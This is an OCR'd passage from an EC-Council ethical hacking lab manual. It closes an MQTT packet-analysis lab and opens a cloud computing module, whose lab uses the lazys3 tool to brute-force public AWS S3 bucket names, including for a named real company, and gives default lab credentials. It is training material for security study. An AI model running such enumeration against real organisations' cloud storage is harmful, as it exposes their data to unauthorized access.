


Figure 2.1.18: Disconnect Ask packet

38. This concludes the demonstration of capturing and analyzing MQTT protocol packets. Here, we analyzed different processes involved in the communication between an MQTT client and an MQTT broker using Wireshark. Understanding these metrics as well as the workflow can help you in quickly identifying the MQTT-related issues.
39. Close all open windows and document all the acquired information.
40. Turn off the **Windows 10** and **Ubuntu** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE ANY QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing

Module 19

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing

Cloud computing delivers various types of services and applications over the Internet. These services enable users to use software and hardware managed by third parties at remote locations. Some well-known cloud service providers are Google, Amazon, and Microsoft.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involves numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools	√		√
	1.1 Enumerate S3 Buckets using lazys3	√		√
	1.2 Enumerate S3 Buckets using S3Scanner	√		√
2	Exploit S3 Buckets	√		√
	2.1 Exploit Open S3 Buckets using AWS CLI	√		√
3	Perform Privilege Escalation to Gain Higher Privileges	√		√
	3.1 Escalate IAM User Privileges by Exploiting Misconfigured User Policy	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Ethical hackers and penetration testers are aided in enumeration by various tools that make information gathering an easy task.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

Lab Scenario

As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner

Lab Environment

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Lab Tasks

TASK 1

Enumerate S3 Buckets using lazys3

lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Clone lazys3 Repository

2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.2: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the terminal window, type **git clone https://github.com/nahamsec/lazys3** and press **Enter** to install and clone the lazys3 tool.




Figure 1.1.3: Clone lazys3 repository

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 19 Cloud Computing/GitHub Tools/** and copy the **lazys3** folder.
- Paste the copied **lazys3** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/lazys3 /root/**.

7. After the successful cloning of the lazys3 tool, in the terminal window, type **cd lazys3** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

8. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.
9. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.




Figure 1.1.4: Navigating to the cloned folder and listing the folder content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Run lazys3 Script

10. Now, type **ruby lazys3.rb** and press **Enter**.
11. A list of public S3 buckets is displayed, as shown in the screenshot.




Figure 1.1.5: List of open S3 buckets

12. Press **Ctrl+Z** to stop the script.




Figure 1.1.6: Stop the script

TASK 1.3

Run lazys3 Script for a Specific Company

13. You can search the S3 buckets of specific company. To do so, type **ruby lazys3.rb <Company>** and press **Enter**.

Note: Here, the target company name is HackerOne; you can enter the company name of your choice.

14. The result appears, showing the obtained list of S3 buckets of the specified company.

Note: It will take some time to obtain a complete list of the available S3 buckets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

